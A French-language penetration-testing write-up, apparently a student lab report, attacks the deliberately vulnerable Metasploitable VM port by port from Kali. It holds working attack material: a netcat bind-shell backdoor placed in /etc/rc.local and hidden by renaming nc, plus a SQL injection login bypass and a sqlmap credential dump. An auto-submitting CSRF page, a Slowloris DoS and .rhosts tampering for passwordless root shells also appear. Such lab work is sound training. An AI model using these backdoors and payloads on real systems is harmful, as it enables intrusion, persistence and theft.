Escape character is '^]'.

[REDACTED]

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Jul  5 17:41:32 EDT 2025 from 192.168.56.102 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Post-Exploitation Port 23 — TELNET

Étape 1 : Je vais créer un autre user root (utilisateur backdoor)

```
dovbackdnoc:x:1004:1004:,:/home/dovbackdnoc:/bin/bash
```

Étape 2 : Création d'une backdoor persistante

```
msfadmin@metasploitable:~$ sudo nano /etc/rc.local
[sudo] password for msfadmin:
Error opening terminal: xterm-256color.
msfadmin@metasploitable:~$
```

L'erreur "error opening terminal: xterm-256color" provient du fait que je suis dans une session SSH où le type de terminal défini (xterm-256color) n'est pas reconnu correctement par certaines commandes comme nano ou crontab

Pour corriger l'erreur "error opening terminal: xterm-256color", j'ai modifié la variable TERM en définissant un type de terminal plus basique, compatible avec mon environnement distant.

J'ai ajouté cette ligne à la fin de mon fichier `~/.bashrc` avec :


```
echo 'export TERM=vt100' >> ~/.bashrc
```

Puis, j'ai rechargé la configuration avec :

```
source ~/.bashrc
```

Cela a permis aux commandes comme nano ou crontab -e de fonctionner correctement sans erreur.

Je peux maintenant ajouter un listener qui se lancera au démarrage pour ce faire, j'ai édité le fichier `rc.local` qui est un script exécuté au démarrage du serveur en ajoutant mon listener :



```
GNU nano 2.0.7          File: /etc/rc.local

#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

nohup /usr/bin/rmiregistry >/dev/null 2>&1 &
nohup /usr/bin/unrealircd &
rm -f /root/.vnc/*.*pid
HOME=/root LOGNAME=root USER=root nohup /usr/bin/vncserver :0 >/root/vnc.log 2>&1 &
nohup /usr/sbin/druby_timeserver.rb &

nc -nlvp 4444 -e /bin/bash &
exit 0
```

Je rends ensuite ce fichier exécutable et à chaque redémarrage, la machine écoute sur le port 4444 en ouvrant un shell.

Point positif sur le serveur lors du chargement il est possible de voir qu'un listener est en cours.

```
[metasploitable] login: connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 156294
```

Pour plus de discréction je vais procéder à un nettoyage.

Étape 3 : Discréption/Nettoyage

Hange les permissions du binaire nc pour éviter qu'on détecte son usage :

```
msfadmin@metasploitable:~$ sudo mv /bin/nc /bin/.nc
```

Et pour supprimer la backdoor enlever la ligne ajoutée dans /etc/rc.local

Fin de l'exploitation et de la post-exploitation du port 23.

Exploitation Port 25 — SMTP

Le but est de vérifier si le serveur SMTP (port 25) :

- est mal configuré,
- permet l'envoi d'emails non authentifiés (open relay),
- ou contient des fuites d'information (bannières, VRFY, EXPN, etc.).

```
(kali㉿Kali)-[~]
└─$ nc 192.168.56.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY msfadmin
252 2.0.0 msfadmin
EXPN root
502 5.5.2 Error: command not recognized
MAIL FROM:<testhack@evil.com>
250 2.1.0 Ok
RCPT TO:<victime@notsafe.com>
554 5.7.1 <victime@notsafe.com>: Relay access denied
└─ Corbeille
```

J'ouvre une connexion TCP vers le port 25 de la cible et obtient une bannière qui indique que le service SMTP est actif et qu'il s'agit du serveur Postfix.

À partir de là, je suis dans la session SMTP où je peux taper mes commandes SMTP.

VRFY vérifie si un utilisateur existe, ici root et msfadmin existent bien, le serveur est mal configuré et fuit des infos sur ses utilisateurs.

EXPN root permet de lister des membres d'un alias, mais ici à l'air désactivé pour des raisons de sécurité.

Ensuite j'ai tenté de simuler un envoi de mail pour voir si l'open relay est possible mais ce n'est pas passé sans authentification.

J'ai ensuite utilisé un module Metasploit pour faire de l'énumération SMTP via la commande VRFY.

```
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.56.101:25 - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.56.101:25 - 192.168.56.101:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuu
id, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, us
er, uucp, www-data
[*] 192.168.56.101:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Le module Metasploit a utilisé la commande SMTP VRFY pour vérifier si certains comptes utilisateurs existent sur le système distant. Il a trouvé plus de 25 comptes valides, dont mysql, postfix, www-data, postgres, daemon, etc.

Post-Exploitation Port 25 — SMTP

Ces informations permettent à un attaquant de cibler des comptes valides dans de futures attaques (ex : brute force SSH, escalade de priviléges, phishing ciblé). Cela révèle une mauvaise configuration du serveur SMTP, qui expose des informations sensibles via VRFY.

Fin de l'exploitation et de la post-exploitation du port 25.

Exploitation Port 53 — DNS BIND

Le serveur DNS BIND 9.4.2 permet d'effectuer un transfert de zone sans authentification, ce qui expose l'ensemble de ses enregistrements DNS à un attaquant.

L'objectif du test sur le port 53 (DNS / BIND) est :

- Identifier les informations DNS exposées publiquement (zone transfer).
- Vérifier la configuration et voir s'il est possible d'extraire l'intégralité des enregistrements DNS via une attaque de transfert de zone (zone transfer).
- Déterminer si le service BIND est vulnérable à des failles connues.

Le transfert de zone est un mécanisme prévu pour la synchronisation entre serveurs DNS. S'il est mal configuré, n'importe qui peut l'utiliser pour récupérer toute la base de données DNS.

```
(kali㉿Kali)-[~]
$ dig axfr @192.168.56.101 metasploitable.local

; <>> Dig 9.20.4-4-Debian <>> axfr @192.168.56.101 metasploitable.local
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Post-Exploitation Port 53 — DNS BIND

Faille testée : Transfert de zone DNS (AXFR)

Statut : Non vulnérable / Transfert refusé

Description : Le serveur DNS a été testé pour voir s'il autorisait un transfert de zone AXFR non authentifié. Cette action aurait permis à un attaquant de récupérer tous les enregistrements DNS (hostnames, IP, services...).

Conclusion : Le serveur DNS refuse correctement les transferts de zone, empêchant ainsi la divulgation non autorisée d'informations internes.

Fin de l'exploitation et de la post-exploitation du port 53.

Exploitation Port 80 HTTP TRACE — XST (Cross Site Tracing)

```
(kali㉿Kali)-[~]
└─$ curl -i -X TRACE http://192.168.56.101/
HTTP/1.1 200 OK
Date: Wed, 09 Jul 2025 20:19:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Transfer-Encoding: chunked
Content-Type: message/http

TRACE / HTTP/1.1
Host: 192.168.56.101
User-Agent: curl/8.12.1
Accept: */*
```

Le serveur accepte la méthode TRACE, donc vulnérable, elle permet à un client (navigateur, script, etc.) de demander au serveur de renvoyer exactement ce qu'il a reçu, y compris les en-têtes HTTP (comme les cookies, les jetons d'authentification, etc.).

Post-Exploitation Port 80 HTTP TRACE — XST (Cross Site Tracing)

Exemples concret attaque XST via injection XSS :

1. Le navigateur d'un utilisateur est connecté à un site avec un cookie de session.
2. Un site malveillant ou une page contenant un script XSS injecté tente d'envoyer une requête HTTP TRACE vers ce site via JavaScript.
3. Si :
 - o Le serveur cible autorise TRACE ce qui est le cas ici,
 - o Les cookies ne sont pas marqués HttpOnly, quand un cookie est défini avec l'attribut HttpOnly, il ne peut pas être lu ou modifié par du JavaScript (par exemple avec document.cookie).
 - o Et que le navigateur autorise la requête (selon les politiques CORS, CSP, etc.),

→ Alors le script peut récupérer les cookies de session renvoyés dans la réponse TRACE.

Exemples concret attaque XST via MITM :

1. Un attaquant intercepte la connexion entre le client et le serveur
2. Il injecte du code ou intercepte une requête TRACE.
3. Le serveur renvoie les en-têtes HTTP de la requête (y compris les cookies ou les données sensibles).
4. L'attaquant peut alors lire et exploiter ces données, se faire passer pour l'utilisateur, ou voler une session.

Exploitation Port 80 http TRACE — Slowloris DOS attack

```
msf6 > use auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 auxiliary(dos/http/slowloris) > run
[*] Starting server ...
[*] Attacking 192.168.56.101 with 150 sockets
[*] Creating sockets ...
[*] Sending keep-alive headers ... Socket count: 150
[*] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
```

Cela signifie que 150 connexions lentes sont maintenues ouvertes avec le serveur Apache cible (Metasploitable ici). Slowloris envoie des en-têtes HTTP très lentement pour garder ces connexions ouvertes indéfiniment, et empêcher le serveur de traiter d'autres requêtes.

Cela prouve que le serveur est vulnérable

Voici pourquoi :

Élément observé	Interprétation
Sending keep-alive headers...	Slowloris envoie bien ses requêtes lentes.
Socket count: 150	Le serveur accepte 150 connexions lentes.
Le module ne s'arrête pas	Il tient les connexions ouvertes, ce qui est l'objectif.

De plus il n'y a aucun refus ou message d'erreur de la part du serveur, preuve que le serveur ne bloque pas ce type d'attaque. Si le serveur était bien protégé, il refuserait ou tuerait ces connexions lentes (timeout ou rejet), et le module afficherait une erreur ou un arrêt.

Post-Exploitation Port 80 http TRACE — Slowloris DOS attack

Ce n'est pas une faille permettant un accès, juste perturber la disponibilité.

Exploitation Port 80 http TRACE — SQL Injection (Mutillidae)

Cette faille montre qu'un attaquant peut exécuter des requêtes SQL malveillantes via des formulaires web ou des paramètres d'URL mal sécurisés sur Mutillidae

The screenshot shows a login interface with a green header bar containing the text "Please sign-in". Below it, there are two input fields: "Name" and "Password". The "Name" field has the value "'OR '1' = '1' #'". A purple "Login" button is located below the fields. At the bottom, there is a link: "Dont have an account? [Please register here](#)".

Cette injection transforme la requête SQL en quelque chose comme :

SELECT * FROM users WHERE username = " OR '1'='1' -- ' AND password = ";

'1'='1' est toujours vrai → ça contourne l'authentification.

(ou --) commente le reste de la requête.

Une fois exécuté on est connecté en Admin

Hostname	IP	Browser Agent	Page Viewed	Date/Time
192.168.56.102	192.168.56.102	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited	2025-07-11 16:29:03
192.168.56.102	192.168.56.102	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	Logged in user: admin (1)	2025-07-11 16:28:58

Post-Exploitation Port 80 http TRACE — Injection (Mutillidae)

Je vais maintenant essayer de révéler les données de la BDD.

```
(kali㉿Kali)-[~] $ sqlmap -u "http://192.168.56.101/mutillidae/index.php?page=login.php" \ --data="username=admin&password=admin&login-php-submit-button=Login" \ --cookie="PHPSESSID=26fc3a28b3952c3f9e4a8b317106f83a" \ -D mutillidae -T accounts --dump
```

Commande	Action
-u "http://192.168.56.101/mutillidae/index.php?page=login.php"	URL cible vulnérable (formulaire de login)
--data="..."	Requête POST simulée (avec les identifiants) pour tester l'injection SQL dans username ou password
--cookie="..."	Session PHP valide (sinon on serait déconnecté de l'appli)
-D Mutillidae	Indique qu'on cible la base de données Mutillidae
-T accounts	Précise la table accounts dans cette base
--dump	Demandes à récupérer tout le contenu de cette table

Database: owasp10		Latest Version Installation		
Table: accounts		Latest Version Installation Instructions		
cid	is_admin	password	username	mysignature
1	TRUE	adminpass	admin	Monkey!
2	TRUE	somepassword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a cat
10	FALSE	password	dreveil	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	pentest	ed	Commandline KungFu anyone?

On obtient donc la table "Accounts" de la BDD "Owasp10"

Exploitation Port 80 HTTP TRACE — **CSRF (DVWA / TWiki)**

Cette faille permet à un attaquant de faire exécuter des actions non désirées sur l'application DVWA/TWiki dans laquelle la victime est authentifiée. Par exemple, changer son mot de passe, envoyer un message, ou modifier ses informations à son insu.

Dans un premier la victime qu'on va appeler John se rend sur : <http://192.168.56.101/dvwa> et se connecte au compte en admin / password, puis se rend dans le module CSRF.

```

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>CSRF</title>
</head>
<body>
    <form action="http://192.168.56.101/dvwa/vulnerabilities/csrf/" method="post">
        <input type="hidden" name="password_new" value="hack123">
        <input type="hidden" name="password_conf" value="hack123">
        <input type="hidden" name="Change" value="Change">
        <input type="submit" value="Clique ici pour obtenir un Iphone 14 📱" >
    </form>

    //Envoie auto dès que la victime ouvre la page
    <script>
        document.forms[0].submit();
    </script>
</body>
</html>

```

Cette page une fois consultée soumet automatiquement un changement de mot de passe sans que l'utilisateur ne clique sur quoi que ce soit.

En hébergeant cette page HTML malveillante contenant un formulaire pré rempli et auto-soumis avec la méthode POST, le code est en mesure d'envoyer une requête à l'insu de l'utilisateur connecté. Lors de l'ouverture de la page piégée, le navigateur de la victime exécute la requête POST visant à modifier le mot de passe du compte connecté, sans interaction supplémentaire.

Post-Exploitation Port 80 http TRACE — CSRF (DVWA / TWiki)

The screenshot shows a browser developer tools interface with the "Request" tab selected. It displays a "Form data" section containing three fields:

- password_new: "hack123"
- password_conf: "hack123"
- Change: "Change"

Même si DVWA ne met pas réellement à jour le mot de passe dans une BDD réel, la démonstration prouve que le serveur ne vérifie pas l'origine des requêtes de changement de mot de passe (pas de jeton CSRF, pas de validation côté serveur).

Dans une application réelle, cette faille permettrait :

- de changer le mot de passe d'un utilisateur (et donc potentiellement de le bloquer) ;
- de modifier des informations sensibles (email, IBAN, rôle, etc.) ;
- ou de lancer d'autres actions sans que la victime s'en rende compte.

Fin de l'exploitation et de la post-exploitation du port 80.

Exploitation Port 111 — RPCBIND

RPCBIND est un service qui mappe les numéros de port aux services RPC sur un système Unix/Linux. Des services comme NFS, rstatd, rusersd, walld, etc., utilisent rpcbind. Ce service doit normalement être restreint, car certains services RPC sont anciens et vulnérables.

```
(kali㉿Kali)-[~]
$ rpcinfo -p 192.168.56.101
program  vers  proto   port  service
 100000    2      tcp     111  portmapper
 100000    2      udp     111  portmapper
 100024    1      udp     40634  status
 100024    1      tcp     43939  status
 100003    2      udp     2049   nfs
 100003    3      udp     2049   nfs
 100003    4      udp     2049   nfs
 100021    1      udp     38470  nlockmgr
 100021    3      udp     38470  nlockmgr
 100021    4      udp     38470  nlockmgr
 100003    2      tcp     2049   nfs
 100003    3      tcp     2049   nfs
 100003    4      tcp     2049   nfs
 100021    1      tcp     54175  nlockmgr
 100021    3      tcp     54175  nlockmgr
 100021    4      tcp     54175  nlockmgr
 100005    1      udp     58133  mountd
 100005    1      tcp     37484  mountd
 100005    2      udp     58133  mountd
 100005    2      tcp     37484  mountd
 100005    3      udp     58133  mountd
 100005    3      tcp     37484  mountd
```

Post-Exploitation Port 111 — RPCBIND

Résultat la liste des services RPC est active.

Les impacts potentiels sont :

- Accès à des services vulnérables (ex : mountd, nfs)
- Enumération des services réseau internes
- Montée en privilège ou accès à des fichiers distants si NFS est mal configuré

Fin de l'exploitation et de la post-exploitation du port 111.

Exploitation Port 139/445 — Samba SMBD

Samba est un logiciel libre qui permet aux systèmes Linux/Unix de partager des fichiers, imprimantes, et ressources avec des machines Windows et d'autres systèmes via le protocole SMB/CIFS.

Il utilise le protocole SMB (Server Message Block). C'est ce qui permet par exemple à un poste Windows d'accéder à un dossier partagé sur un serveur Linux.

```
(kali㉿Kali)-[~]
$ smbclient -L \\\\192.168.56.101\\ -N
Anonymous login successful

      Sharename      Type      Comment
    print$        Disk     Printer Drivers
      tmp          Disk       oh noes!
      opt          Disk
    IPC$         IPC      IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$        IPC      IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server           Comment
  Workgroup        Master
    WORKGROUP      METASPOITABLE
```

Cette commande m'a permis de lister des partages SMB comme print, tmp, opt... Maintenant je vais accéder à un partage Samba en anonyme sans mot de passe, ce qui représente une faille de sécurité importante.

```
(kali㉿Kali)-[~/Documents]
$ smbclient \\\\192.168.56.101\\tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.
..
4523.jsvc_up
.ICE-unix
.X11-unix
.X0-lock

              D      0  Mon Jul 28 16:04:19 2025
DR      0  Sun May 20 20:36:12 2012
R      0  Mon Jul 28 15:50:22 2025
DH      0  Mon Jul 28 15:49:22 2025
DH      0  Mon Jul 28 15:49:46 2025
HR     11  Mon Jul 28 15:49:46 2025

7282168 blocks of size 1024. 5362800 blocks available
smb: \> █
```

Post-Exploitation Port 139/445 — Samba SMBD

Cela montre que ce partage contient potentiellement :

- Des fichiers système temporaires (genre pour X11)
- Et surtout : un espace d'écriture ouvert à tous

On peut avec ça uploader un cheval de Troie, un reverse shell, un binaire exécutable que le système pourrait ensuite exécuter, lire des infos sensibles, déposer un script + escalade.

Fin de l'exploitation et de la post-exploitation du port 139/445.

Exploitation Port 512 — REXECD

Le port 512/tcp est utilisé par le service rexecd (Remote Execution Daemon) qui est un ancien service Unix du protocole R-services (comme rsh, rlogin, etc.). Ce service permet d'exécuter des commandes à distance... mais il est extrêmement dangereux en matière de sécurité, car :

Il ne chiffre rien : identifiants et commandes passent en clair.

Il accepte parfois des connexions sans mot de passe via des fichiers comme .rhosts.

Obsolète depuis des décennies, mais parfois encore présent dans des environnements vulnérables.

```
[*] Using auxiliary/scanner/rservices/rexec_login
msf6 auxiliary(scanner/rservices/rexec_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 auxiliary(scanner/rservices/rexec_login) > set RPORT 512
RPORT => 512
msf6 auxiliary(scanner/rservices/rexec_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/rservices/rexec_login) > set PASSWORD root
PASSWORD => root
msf6 auxiliary(scanner/rservices/rexec_login) > run
[*] 192.168.56.101:512 - 192.168.56.101:512 - Starting rexec sweep
[*] 192.168.56.101:512 - 192.168.56.101:512 - Attempting rexec with username:password 'root':'root'
[-] 192.168.56.101:512 - 192.168.56.101:512 - [1/1] - Result: Where are you?
[*] 192.168.56.101:512 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rservices/rexec_login) > 
```

```
msf6 auxiliary(scanner/rservices/rexec_login) > cat /etc/passwd
[*] exec: cat /etc/passwd

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
```

Post-Exploitation Port 512 — REXECD

```
msf6 auxiliary(scanner/rservices/rexec_login) > whoami
[*] exec: whoami

kali
msf6 auxiliary(scanner/rservices/rexec_login) > 

msf6 auxiliary(scanner/rservices/rexec_login) > uname -a
[*] exec: uname -a

Linux Kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64 GNU/Linux
msf6 auxiliary(scanner/rservices/rexec_login) > w
[*] exec: w

20:40:13 up 40 min,  2 users,  load average: 0,18, 0,14, 0,10
UTIL.   TTY      DE          LOGIN@     IDLE    JCPU    PCPU QUOI
kali        -          19:59  40:39  0.00s  0.01s lightdm --session-child 13 24
kali        -          19:59  40:39  0.00s  0.17s /usr/lib/systemd/systemd --user
msf6 auxiliary(scanner/rservices/rexec_login) > 
```

Le port 512 (rexec) est ouvert, mais le service ne permet pas une authentification distante réussie par défaut. Les commandes sont exécuté en local d'où les infos de mon kali, ce qui empêche l'exploitation. Le service est actif mais n'est pas correctement configuré pour accepter des connexions distantes ou qu'il est volontairement bridé par des règles d'authentification locales.

Je vais enchainer sur rlogin (port 513).

Fin de l'exploitation et de la post-exploitation du port 512.

Exploitation Port 513 — RLOGIN

Je vais vérifier dans un premier temps si le service est accessible :

```
msf6 > use auxiliary/scanner/rservices/rlogin_login
msf6 auxiliary(scanner/rservices/rlogin_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 auxiliary(scanner/rservices/rlogin_login) > set RPORT 513
RPORT => 513
msf6 auxiliary(scanner/rservices/rlogin_login) > run
[*] 192.168.56.101:513 - 192.168.56.101:513 - Starting rlogin sweep
[*] 192.168.56.101:513 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rservices/rlogin_login) > █
```

Il est accessible, maintenant je vais tester une connexion rlogin depuis kali :

```
(kali㉿Kali)-[~]
$ rlogin -l root 192.168.56.101
Last login: Tue Jul 29 16:33:12 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

Connexion réussite.

Post-Exploitation Port 513 — RLOGIN

Le port 513 rlogin expose un ancien service de connexion distante. Le service est actif et peut être compromis si les fichiers .rhosts sont mal configurés côté serveur, ce qui pourrait permettre une connexion sans mot de passe.

Fin de l'exploitation et de la post-exploitation du port 513.

Exploitation Port 514 — RSH / RSHD

Le port 514 (rsh / rshd) est lié au service Remote Shell (rshd), qui, comme rlogin, fait partie des anciens services "r-services" (rsh, rcp, rlogin), souvent non sécurisés.

Par défaut, il n'autorise que les utilisateurs de "machines de confiance" (définies via .rhosts).

Voici le teste manuelle avec rsh :

```
(kali㉿Kali)-[~]
$ rsh -l root 192.168.56.101 whoami
rsh: Didn't receive NULL byte from server: Success
```

Le message : rsh: didn't receive NULL byte from server: Success signifie que le client RSH a bien tenté une connexion, mais le serveur n'a pas répondu comme attendu probablement parce que rshd attend que le client provienne d'une machine de confiance (dans /etc/hosts.equiv ou .rhosts).

Grace a ma découverte sur le port 513 RLOGIN je vais obtenir un accès a distance et modifier .rhosts et y intégrer l'IP de mon Kali dans le réseau interne (ifconfig ou ip a) et mon nom d'utilisateur sur Kali, puis donner les bons droits.

```
GNU nano 2.0.7                                         File: /root/.rhosts
+ + 192.168.56.101 kali
Système d...
```

Maintenant la connexion réussie :

```
(kali㉿Kali)-[~]
└─$ rsh -l root 192.168.56.101
Last login: Fri Aug  1 15:58:47 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# ls -la
total 76
drwxr-xr-x 13 root root 4096 2025-08-01 15:58 .
drwxr-xr-x 21 root root 4096 2012-05-20 14:36 ..
lrwxrwxrwx  1 root root   9 2012-05-14 00:26 .bash_history -> /dev/null
-rw-r--r--  1 root root 2245 2025-07-31 15:38 .bashrc
drwx-----  3 root root 4096 2012-05-20 15:08 .config
drwxr-xr-x  2 root root 4096 2012-05-20 15:08 Desktop
drwx-----  2 root root 4096 2012-05-20 15:13 .filezilla
drwxr-xr-x  5 root root 4096 2025-08-01 15:58 .fluxbox
drwx-----  2 root root 4096 2012-05-20 15:38 .gconf
drwx-----  2 root root 4096 2012-05-20 15:40 .gconfd
drwxr-xr-x  2 root root 4096 2012-05-20 15:09 .gstreamer-0.10
drwx-----  4 root root 4096 2012-05-20 15:07 .mozilla
-rw-r--r--  1 root root 141 2007-10-20 07:51 .profile
drwx-----  5 root root 4096 2012-05-20 15:11 .purple
-rwx-----  1 root root  401 2012-05-20 15:55 reset_logs.sh
-rw-----  1 root root    4 2025-08-01 15:53 .rhosts
drwxr-xr-x  2 root root 4096 2012-05-20 14:21 .ssh
drwx-----  2 root root 4096 2025-08-01 15:58 .vnc
-rw-r--r--  1 root root 138 2025-08-01 15:58 vnc.log
-rw-----  1 root root 324 2025-08-01 15:58 .Xauthority
root@metasploitable:~#
```

Exploitation réussie du service rshd (port 514/tcp) avec authentification par .rhosts.

En positionnant le fichier /root/.rhosts sur la cible avec les bonnes informations (<IP de Kali> <hostname>), et en s'assurant que rshd est actif, il est possible d'ouvrir un shell distant en tant que root, sans aucune authentification.

Cette faille permet une prise de contrôle complète du système sans mot de passe.

La commande directe rsh -l root <IP> whoami échoue parfois avec une erreur didn't receive NULL byte, mais une connexion sans commande (juste rsh -l root <IP>) fonctionne et ouvre un shell root.

Post-Exploitation Port 514 — RSH/RSHD

Je peux maintenant par exemple avoir accès aux fichiers des utilisateurs :

```
root@metasploitable:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
